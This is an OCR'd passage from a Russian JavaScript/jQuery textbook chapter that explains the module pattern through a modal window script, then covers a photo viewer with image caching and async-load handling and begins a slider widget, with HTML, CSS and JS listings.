
Шаблоны (паттерны) проектирования — это термин, под которым разработчики понимают общепринятые принципы решения целого ряда задач программирования.

Данный сценарий использует шаблон проектирования **модуль.** Это популярный способ разделения кода на **публичный** и **частный**.

Если подключить сценарий к странице, его публичные методы (такие как **open()**, **close()** или **center()**) становятся доступными из другого кода. Но пользователям не нужно получать доступ к переменным, которые создают HTML-код, поэтому такие переменные остаются частными (на с. 511 частный код выделен зеленым цветом).

Использование модулей для построения отдельных частей приложения имеет следующие преимущества.

- Это помогает привести в порядок ваш код.
- Вы можете тестировать и повторно использовать отдельные компоненты приложения.
- Это создает область видимости, которая предотвращает конфликт с другими сценариями из-за имен переменных/методов.



Данный сценарий создает объект с именем **modal**, который, в свою очередь, предоставляет три новых метода для работы с модальными окнами:

- open() открывает модальное окно;
- close() закрывает окно;
- center() выравнивает его по центру страницы.

Нам понадобится еще один сценарий, который вызовет метод **open()** и укажет, какая информация должно выводиться в модельном окне.

Пользователям сценария достаточно знать, как работает метод **open()**, поскольку:

- метод **close()** вызывается обработчиком события, когда пользователь нажимает кнопку закрытия;
- метод **center()** вызывается либо методом **open()**, либо обработчиком события, если пользователь меняет размер окна.

При вызове метода **open()** нужно передать в качестве параметра данные, которые должно содержать модальное окно (при желании также можно указать его ширину и высоту).

Как видно на диаграмме, сценарий добавляет контент на страницу внутрь элементов **div**.

Элемент div.modal играет роль рамки вокруг модального окна.

Элемент div.modal-content является контейнером для информации, добавленной на страницу.

Элемент button.modal-close позволяет закрыть модальное окно.

СОЗДАНИЕ МОДАЛЬНЫХ ОКОН

Модальный сценарий должен выполнить два действия:

1. создать HTML-код модального окна;
2. вернуть сам объект **modal**, который содержит методы **open()**, **close()** и **center()**.

Подключение сценария к странице не дает никакого заметного результата (точно так же, как подключение jQuery не влияет на внешний вид документа).


Но это позволит любому сценарию, который вы напишете, использовать возможности объекта **modal** и вызывать из него метод **open()** для создания модальных окон (по аналогии с тем, как после подключения библиотеки jQuery вам становится доступен одноименный объект вместе со всеми его методами).

Это означает, что пользователям сценария достаточно вызвать метод **open()** и указать, что именно нужно вывести в модальном окне.

В примере, представленном справа, модальное окно вызывается из сценария с именем *modal-init.js*. На следующем двухстраничном развороте вы увидите, как создается объект **modal**, но пока что давайте будем считать, что подключение этого файла равнозначно добавлению следующего кода в ваш собственный сценарий. Он создает объект **modal** и добавляет в него три метода.

```
var modal = {
  center: function() {
    // Код метода center()
  },
  open: function(settings) {
    // Код метода open()
  },
  close: function() {
    // Код метода close()
  }
};
```

Файл modal-init.js удаляет со страницы кнопки социальных сетей. Затем он добавляет обработчик событий для вызова метода **open()** из объекта **modal**, который открывает модальное окно с только что удаленным контентом. Слово «init» — сокращение от «initialize» («инициализировать»); оно часто используется в именах файлов и функций, которые подготавливают страницу или какие-то другие части сценария.



1. Сначала сценарий получает содержимое элемента, чей атрибут **id** равен **share-options**. Обратите внимание на то, как метод **.detach()** из состава jQuery удаляет этот контент со страницы.

2. Затем устанавливается обработчик событий, который реагирует на нажатие кнопки социальной сети, запуская анонимную функцию.

3. Анонимная функция использует метод **open()** из объекта **modal**, передавая ему параметры в виде объекта-литерала:

   - **content** — данные, которые будут выведены в модальном окне (в нашем случае это содержимое элемента, чей атрибут **id** равен **share-options**);
   - **width** — ширина модального окна;
   - **height** — высота модального окна.

В первом шаге используется метод **.detach()**, поскольку он сохраняет для дальнейшего использования сам элемент и его обработчики событий. В jQuery также есть метод **.remove()**, но он выполняет полное удаление.

СЦЕНАРИЙ МОДАЛЬНОГО ОКНА

HTML c11/modal-window.html

```
①   <div id="share-options">
      <!-- Здесь находятся сообщение и кнопки социальных сетей -->
    </div>
    <script src="js/jquery.js"></script>
②   <script src="js/modal-window.js"></script>
③   <script src="js/modal-init.js"></script>
  </body>
</html>
```

В HTML-коде, представленном выше, стоит отметить три момента.

1. Элемент **div** с кнопками социальных сетей.
2. Ссылка на сценарий, который создает объект modal (*modal-window.js*).
3. Ссылка на сценарий, который откроет модальное окно, используя объект **modal** (*modal-init.js*), и выведет с его помощью социальные кнопки.

Файл *modal-init.js*, представленный ниже, открывает модальное окно. Обратите внимание на то, как методу **open()** передается три фрагмента данных в формате JSON:

i) content — содержимое модального окна (обязательный);

ii) width — ширина модального окна (необязательный, переопределяет стандартное значение);

iii) height — высота модального окна (необязательный, переопределяет стандартное значение).

JAVASCRIPT c11/js/modal-init.js

```
(function(){
① var $content = $('#share-options').detach();          // Убираем модальное окно со страницы

② $('#share').on('click', function() {                  // Обработчик щелчка для модального окна
③   modal.open({content: $content, width:340, height:300});
  });                          ⓘ    ⓘⓘ     ⓘⓘⓘ
}());
```


Свойство **z-index** модального окна должно быть достаточно большим, чтобы окно выводилось поверх любого другого контента.

Эти стили делают так, чтобы модальное окно отображалось поверх страницы (полная версия примера содержит больше стилей).

CSS c11/css/modal-window.css

```
.modal {
  position: absolute;
  z-index: 1000;}
```

ОБЪЕКТ MODAL



Ниже описаны шаги по созданию объекта **modal**, с помощью методов которого осуществляется работа с модальным окном.

1. Объявляется объект **modal**. Его методы создаются с помощью немедленно выполняемой функции (IIFE), с которой вы познакомились на с. 103. Этот шаг не отражен на блок-схеме.
2. Текущий объект **window** сохраняется в выборке jQuery. Затем создаются три HTML-элемента, необходимых для формирования модального окна. Модальное окно собирается и сохраняется в переменную **$modal**.
3. К кнопке закрытия добавляется обработчик событий, который вызывает метод **close()** из объекта **modal**.
4. За ключевым словом **return** следует блок кода в фигурных скобках. Он создает три публичных метода для объекта **modal**.

Пожалуйста, обратите внимание: этот шаг не отражен на блок-схеме.

5. Метод **center()** создает две переменные:

i) **top** — берет высоту окна браузера и вычитает из нее высоту модального окна; полученное число делится на два, что дает расстояние от модального окна до верхней границы окна браузера;

ii) **left** — берет ширину окна браузера и вычитает из нее ширину модального окна; полученное число делится на два, что дает расстояние от модального окна до левой границы окна браузера.

6. Метод **.css()** из состава jQuery использует три переменные для выравнивания модального окна по центру страницы.
7. Метод **open()** принимает в качестве параметра объект с именем settings (его содержимое было представлено на предыдущей странице).
8. Удаляется любое содержимое модального окна, а свойство **content** из объекта **setting** добавляется в HTML-код, созданный в шагах 1 и 2.
9. Ширина и высота модального окна берутся из значений объекта **settings**. Если их там нет, используется значение **auto**. Затем модальное окно добавляется на страницу с помощью метода **appendTo()**.
10. Метод **center()** выравнивает модальное окно по центру страницы.
11. При изменении размеров окна метод **center()** производит вызывание опять.
12. Метод **close()** очищает модальное окно, а также убирает со страницы HTML-код и любые обработчики событий.

В представленном ниже коде строки, выделенные зеленым цветом, считаются *частными*. Они используются только внутри объекта (внешний код не имеет к ним прямого доступа).

После подключения этого сценария к странице у объекта **modal** появляются методы **center()**, **open()** и **close()** (рассмотренные в пунктах 5–12), доступные для других сценариев. Они считаются *публичными*.

JAVASCRIPT c11/js/modal-window.js

```
① var modal = (function() {                          // Объявляем объект modal
②   var $window = $(window);                         // Сохраняем окно
    var $modal = $('<div class="modal"/>');          // Создаем разметку модального окна
    var $content = $('<div class="modal-content"/>');
    var $close = $('<button role="button" class="modal-close">close</button>');

    $modal.append($content, $close);                 // Добавляем кнопку закрытия

③   $close.on('click', function(e) {                 // При щелчке по кнопке закрытия
      e.preventDefault();                            // Отменяем стандартное поведение ссылки
      modal.close();                                 // Закрываем модальное окно
    });

④   return {                                         // Добавляем код в модальное окно
      center: function() {                           // Объявляем метод center()
⑤       // Вычисляем расстояние от верхней и левой границ страницы до модального окна
        var top = Math.max($window.height() - $modal.outerHeight(), 0) / 2;
        var left = Math.max($window.width() - $modal.outerWidth(), 0) / 2;
⑥       $modal.css({                                 // Назначаем CSS модальному окну
          top: top + $window.scrollTop(),            // Центрируем вертикально
          left: left + $window.scrollLeft()          // Центрируем горизонтально
        });
      },
⑦     open: function(settings) {                     // Объявляем метод open()
⑧       $content.empty().append(settings.content);   // Назначаем модальному окну новое содержимое

⑨       $modal.css({                                 // Устанавливаем размеры модального окна
          width: settings.width || 'auto',           // Устанавливаем ширину
          height: settings.height || 'auto'          // Устанавливаем высоту
        }).appendTo('body');                         // Добавляем его на страницу

⑩       modal.center();                              // Вызываем метод center()
⑪       $(window).on('resize', modal.center);        // Вызываем его при изменении размеров окна
      },
⑫     close: function() {                            // Объявляем метод close()
        $content.empty();                            // Удаляем содержимое модального окна
        $modal.detach();                             // Убираем модальное окно со страницы
        $(window).off('resize', modal.center);       // Убираем обработчик событий
      }
    };
  }());
```

ОТОБРАЖЕНИЕ ФОТОГРАФИЙ


Сценарий для показа фотографий является разновидностью галереи изображений. При щелчке по эскизу главная фотография меняется на новую.

В этом примере вы можете видеть одно главное изображение и три эскиза под ним.

HTML-код для просмотра фотографий содержит следующие компоненты.

- Один большой элемент **div**, в котором будет находиться основная фотография — его содержимое выравнивается по центру и при необходимости уменьшается, чтобы уместиться в выделенной области.
- Второй элемент **div** с набором эскизов, которые показывают, какие изображения доступны для просмотра; эти эскизы находятся внутри ссылок, чьи атрибуты **href** указывают на крупные версии изображений.

Среди других галерей изображений можно выделить Galleria, Gallerific и TN3Gallery.



При щелчке по эскизу обработчик события вызывает анонимную функцию, которая проделывает следующее:

1. проверяет значение атрибута **href** — он указывает на крупное изображение;
2. создает новый элемент **img** для хранения этого изображения;
3. делает его невидимым;
4. добавляет его внутрь большого элемента **div**.

Как только изображение загрузилось, вызывается функция **crossfade()**. Она выполняет плавный переход между текущим и новым изображением, которое было запрошено.

ИСПОЛЬЗОВАНИЕ СЦЕНАРИЯ ДЛЯ ПРОСМОТРА ФОТОГРАФИЙ

Чтобы использовать сценарий для просмотра фотографий, нужно создать пустой элемент **div**, который будет хранить главное изображение. Ему следует присвоить идентификатор **photo-viewer**.

Эскизы находятся в другом элементе **div**. Каждый из них расположен внутри отдельной ссылки с тремя атрибутами:

- **href** указывает на крупную версию изображения;
- **class** всегда имеет значение **thumb**, а текущее изображение дополнительно содержит класс **active**;
- **title** описывает изображение (будет использоваться для альтернативного текста).

c11/photo-viewer.html

HTML

```
<div id="photo-viewer"></div>
<div id="thumbnails">
  <a href="img/photo-1.jpg" class="thumb active" title="Аромат бузины">
    <img src="img/thumb-1.jpg" alt="Аромат бузины" /></a>
  <a href="img/photo-2.jpg" title="Аромат розы" class="thumb">
    <img src="img/thumb-2.jpg" alt="Аромат розы" /></a>
  <a href="img/photo-3.jpg" title="Аромат хризантемы" class="thumb">
    <img src="img/thumb-3.jpg" alt="Аромат хризантемы" /></a>
</div>
```

Сценарий размещен перед закрывающим тегом **</body>**. Как вы вскоре увидите, он эмулирует щелчок пользователя по первому эскизу.

Элемент **div** с основным изображением использует относительное позиционирование. Это выводит его из нормального потока, так что ему нужно указать значение **height**.

Пока фотографии загружаются, к ним добавляется класс **is-loading**, который выводит анимированное изображение, символизирующее процесс загрузки. После окончания загрузки этот класс будет удален.

Если изображение окажется больше размеров, представленных свойствами **max-width** и **max-height**, оно окажется соответствующим образом уменьшено. Для выравнивания изображения по центру контейнера используется сочетание из CSS- и JavaScript-кода. Подробное объяснение представлено на с. 517.

c11/css/photo-viewer.css

CSS

```
#photo-viewer {
  position: relative;
  height: 300px;
  overflow: hidden;}

#photo-viewer.is-loading:after {
  content: url(images/load.gif);
  position: absolute;
  top: 0;
  right: 0;}

#photo-viewer img {
  position: absolute;
  max-width: 100%;
  max-height: 100%;
  top: 50%;
  left: 50%;}

a.active {
  opacity: 0.3;}
```

АСИНХРОННАЯ ЗАГРУЗКА И КЭШИРОВАНИЕ ИЗОБРАЖЕНИЙ

Этот сценарий (представленный на следующей странице) демонстрирует два интересных приема:

1. работу с асинхронной загрузкой контента;
2. создание собственного объекта **cache**.

ВЫВОД ПОДХОДЯЩЕГО ИЗОБРАЖЕНИЯ С УЧЕТОМ АСИНХРОННОЙ ЗАГРУЗКИ

ПРОБЛЕМА

Крупное изображение загружается на страницу, только когда пользователь щелкает мышью по эскизу; прежде чем вывести его на экран, сценарий ждет окончания загрузки.

Поскольку загрузка крупных изображений занимает больше времени, быстрое нажатие на два разных эскиза может привести к следующему:

1. второе изображение загрузится и отобразится в браузере быстрее первого;
2. оно может быть заменено *первым* изображением, по которому щелкнул пользователь (когда тот загрузится). Из-за этого у пользователя сложится впечатление, что загрузилось не то изображение.

РЕШЕНИЕ

Когда пользователь щелкает по эскизу:

- в переменную уровня функции с именем **src** сохраняется путь к соответствующему изображению;
- этот же путь назначается глобальной переменной **request**;
- подготавливается обработчик событий, который вызывает анонимную функцию по завершении загрузки *этого* изображения.

Во время загрузки изображения обработчик событий проверяет, совпадают ли значения переменных **src** (она хранит путь к этому изображению) и **request**. Если пользователь уже успел щелкнуть по другому эскизу, значит, переменная **request** отличается от **src**, и изображение не будет выведено.

КЭШИРОВАНИЕ ИЗОБРАЖЕНИЙ, КОТОРЫЕ УЖЕ БЫЛИ ЗАГРУЖЕНЫ В БРАУЗЕРЕ

ПРОБЛЕМА

Когда пользователь запрашивает крупное изображение (щелкая мышью по его эскизу), создается и добавляется в контейнер новый элемент **img**.

Если пользователь опять захочет взглянуть на это изображение, было бы логично вывести ему тот же элемент, а не создавать еще один.


РЕШЕНИЕ

Создается простой объект с именем **cache**. В него будут добавляться все новые элементы **img**.

Таким образом, при каждом запросе изображения код может проверять, находится ли в кэше подходящий элемент **img** (не создавая его повторно).

СЦЕНАРИЙ ДЛЯ ПОКАЗА ФОТОГРАФИЙ (1)

В этом сценарии представлены некоторые новые концепции, потому он растянется на целых четыре страницы. На первых двух вы увидите глобальные переменные и функцию **crossfade()**.



ОБЪЕКТ CACHE

Концепция объекта cache может показаться сложной, но он, как и все объекты, является всего лишь набором пар «ключ/значение». Справа показано, как он выглядит. При запросе изображения, вызванного щелчком по новому эскизу, в объект cache добавляется еще одно свойство.

- Ключ, добавляемый в объект **cache**, представляет собой путь к изображению (назовем его src).
- **src.$img** хранит ссылку на объект jQuery, в котором находится только что созданный элемент **<img>**.
- **src.isLoading** — это свойство, которое позволяет понять, загружается ли сейчас изображение (оно принимает логические значения).


1. Создается набор глобальных переменных. Они могут использоваться на разных участках сценария — как внутри функции **crossfade()** (на этой странице), так и в обработчиках событий (см. с. 518).
2. Функция **crossfade()** вызывается, когда пользователь щелкает мышью по эскизу. Она выполняет плавный переход от старого изображения к новому.
3. Инструкция **if** проверяет, имеется ли в данный момент загруженное изображение. В случае положительного ответа выполняются два действия: метод **.stop()** останавливает любую текущую анимацию, после чего метод **.fadeOut()** плавно скрывает изображение.
4. Чтобы выровнять по центру контейнера изображение, нужно указать для него два CSS-свойства. В сочетании с правилами CSS, которые вы уже видели на с. 514, эти свойства центрируют изображение внутри элемента, в котором оно выводится (см. диаграмму внизу с. 517):
i) **marginleft** — получает ширину изображения с помощью метода **.width()**, делит на два и использует результат в качестве отрицательного значения поля;
ii) **marginTop** — получает высоту изображения с помощью метода **.height()**, делит на два и использует результат в качестве отрицательного значения поля.
5. Если новое изображение в этот момент анимируется, анимация останавливается, а само изображение плавно выводится на экран.
6. В конце новое изображение становится текущим и помещается в переменную **$current**.

```
var cache = {
  "c11/img/photo-1.jpg": {
    "$img": jQuery object,
    "isLoading": false
  },
  "c11/img/photo-2.jpg": {
    "$img": jQuery object,
    "isLoading": false
  },
  "c11/img/photo-3.jpg": {
    "$img": jQuery object,
    "isLoading": false
  }
}
```


JAVASCRIPT c11/js/photo-viewer.js

```
1  var request;                          // Последнее запрошенное изображение
   var $current;                         // Текущее изображение
   var cache  = {};                      // Объект cache
   var $frame  = $('#photo-viewer');     // Контейнер для изображения
   var $thumbs = $('.thumb');            // Контейнер для эскизов

2  function crossfade($img) {            // Функция для плавного перехода между изображениями
                                         // Передаем новое изображение в качестве параметра если изображение сейчас выводится
3    if ($current) {
       $current.stop().fadeOut('slow');  // Останавливаем анимацию и плавно его скрываем
     }

4    $img.css({                          // Задаем для изображения поля с помощью CSS
       marginLeft: -$img.width() / 2,    // Отрицательное значение поля в половину ширины
       marginTop: -$img.height() / 2     // Отрицательное значение поля в половину высоты
     });

5    $img.stop().fadeTo('slow', 1);      // Останавливаем анимацию нового изображения и плавно его выводим
6    $current = $img;                    // Новое изображение становится текущим

   }
```


ВЫРАВНИВАНИЕ ИЗОБРАЖЕНИЯ ПО ЦЕНТРУ



i) Центрирование изображения состоит из трех этапов. Чтобы поместить его в левый верхний угол контейнера, в таблице стилей используется абсолютное позиционирование.




ii) В таблице стилей изображение перемещается вниз и вправо на 50 % от ширины и высоты **контейнера**:
width: 800 px ÷ **2** = 400 px
height: 500 px ÷ **2** = 250 px



iii) В сценарии отрицательные значения полей перемещают **изображение** вверх и влево на половину от его ширины и высоты:
width: 500 px ÷ **2** = 250 px
height: 400 px ÷ **2** = 200 px

СЦЕНАРИЙ ДЛЯ ПОКАЗА ФОТОГРАФИЙ (2)



1. Эскизы завернуты в ссылки. При щелчке на любом из них вызывается анонимная функция.
2. Создаются три переменные:
i) **$img** — для создания новых элементов **img**, которые будут хранить крупные изображения во время их загрузки;
ii) **src** (переменная уровня функции) — путь к новому изображению (который берется из атрибута **href** ссылки);
iii) **request** (глобальная переменная) хранит тот же путь.
3. При щелчке по ссылке предотвращается загрузка изображения.
4. Класс **active** удаляется из *всех* эскизов и добавляется к тому, по которому щелкнули.
5. Если изображение уже загрузилось и находится в объекте **cache**, сценарий вызывает функцию **crossfade()**.
6. Если изображение еще не загрузилось, сценарий создает новый элемент **img**.
7. Изображение добавляется в объект **cache**. Переменной **isLoading** присваивается **true**.
8. На этот момент изображение еще не загрузилось (был создан только пустой элемент **img**). По завершении загрузки событие **load** вызовет функцию (которая должна быть написана *предварительно*).
9. Сначала функция прячет только что загруженное изображение.
10. Затем она удаляет из контейнера класс **is-loading** и добавляет в него новое изображение.
11. Переменной **isLoading** в объекте **cache** присваивается **false** (так как на момент вызова этой функции изображение уже загрузилось).
12. Инструкция **if** проверяет, совпадает ли только что загруженное изображение с тем, которое запрашивал пользователь. Чтобы увидеть, как это делается, взгляните еще раз на пункт 2;
- переменная **src** хранит путь к только что загруженному изображению; она находится в области видимости функции;
- переменная **request** обновляется каждый раз, когда пользователь щелкает мышью по эскизу; она находится в глобальной области видимости.

Итак, если пользователь, не дождавшись загрузки, еще раз щелкнул по эскизу, переменные **request** и **src** не совпадают, и работа сценария в таком случае должна быть завершена. Если же они совпадают, вызывается функция **crossfade()**, которая выводит изображение.
13. Подготовив весь этот код, вы можете наконец загрузить изображение. В контейнер добавляется класс **is-loading**.
14. Добавляя значение к атрибуту **src**, вы инициируете загрузку соответствующего изображения. Его альтернативный текст берется из атрибута ссылки **title**.
15. Последняя строка кода эмулирует щелчок по первому эскизу, в результате которого при первом запуске сценария в контейнер загружается первое изображение.

JAVASCRIPT c11/js/photo-viewer.js

```
1  $(document).on('click', '.thumb', function(e){       // При щелчке по эскизу
2    var $img;                                          // Создаем локальную переменную $img
     var src = this.href;                               // Сохраняем путь к изображению
     request = src;                                     // Сохраняем последнее запрошенное изображение

3    e.preventDefault();                                // Отменяем стандартное поведение ссылки

4    $thumbs.removeClass('active');                     // Удаляем класс active из всех эскизов
     $(this).addClass('active');                        // Добавляем класс active к нажатому эскизу

5    if (cache.hasOwnProperty(src)) {                   // Если cache содержит это изображение
       if (cache[src].isLoading === false) {            // И если isLoading равно false
         crossfade(cache[src].$img);                    // Вызываем функцию crossfade()
       }
     } else {                                           // Если его нет внутри cache
6      $img = $('<img/>');                              // Сохраняем пустой элемент <img/> в $img
7      cache[src] = {                                   // Сохраняем это изображение в cache
         $img: $img,                                    // Добавляем путь к изображению
         isLoading: true                                // Присваиваем isLoading значение false
       };

     // Следующие несколько строк подготовлены заранее, но запустятся после загрузки изображения
8    $img.on('load', function() {                       // После загрузки изображения
9      $img.hide();                                     // Скрываем его
                                                        // Удаляем класс is-loading из контейнера и добавляем в него новое изображение
10     $frame.removeClass('is-loading').append($img);
11     cache[src].isLoading = false;                    // Обновляем isLoading внутри cache
                                                        // Если это последнее запрошенное изображение
12     if (request === src) {
         crossfade($img);                               // Вызываем функцию crossfade()
       }                                                // Решаем проблему с асинхронной загрузкой
     });

13   $frame.addClass('is-loading');                     // Добавляем в контейнер класс is-loading

14   $img.attr({                                        // Назначаем атрибуты элементу img
       'src': src,                                      // Добавляем атрибут src для загрузки изображения
       'alt': this.title || ''                          // Добавляем заголовок, если таковой был в ссылке
     });

   }

});

// Последняя строка запускается сразу после загрузки остальной части сценария и выводит первое изображение
15 $('.thumb').eq(0).click();                           // Эмулируем щелчок по эскизу
```

ИНТЕРАКТИВНЫЙ СЛАЙДЕР

В слайдере элементы размещаются последовательно, друг за другом, и выводятся всегда по одному. Переход от одного изображения к другому происходит путем перелистывания.

Этот слайдер загружает несколько панелей, но показывает их по очереди. Он содержит кнопки, которые позволяют перемещаться между панелями вручную, а также таймер, выполняющий автоматический переход с заданной периодичностью.
В HTML-коде весь слайдер находится внутри элемента **div** с классом **slider-viewer**, в котором есть еще два элемента **div**.

- Контейнер для слайдов — его атрибут **class** имеет значение **slide-group**. Каждый слайд, который здесь содержится, находится в отдельном элементе **div**.
- Контейнер для кнопок — его атрибут **class** имеет значение **slide-buttons**. Кнопки добавляются сценарием.


Если документ содержит код сразу нескольких слайдеров, сценарий автоматически превратит каждый из них в соответствующий виджет.

Среди других сценариев для создания слайдеров можно выделить Unslider, Anything Slider, Nivo Slider и WOW Slider. Подобные решения также включены в состав jQuery UI и Bootstrap.

Во время загрузки страницы CSS прячет все слайды, выводя их из нормального потока. Затем та же таблица стилей устанавливает свойству **display** первого слайда значение **block**, чтобы сделать его видимым.
После этого сценарий перебирает каждый слайд и:


- назначает ему порядковый номер;
- добавляет для него кнопку внизу.

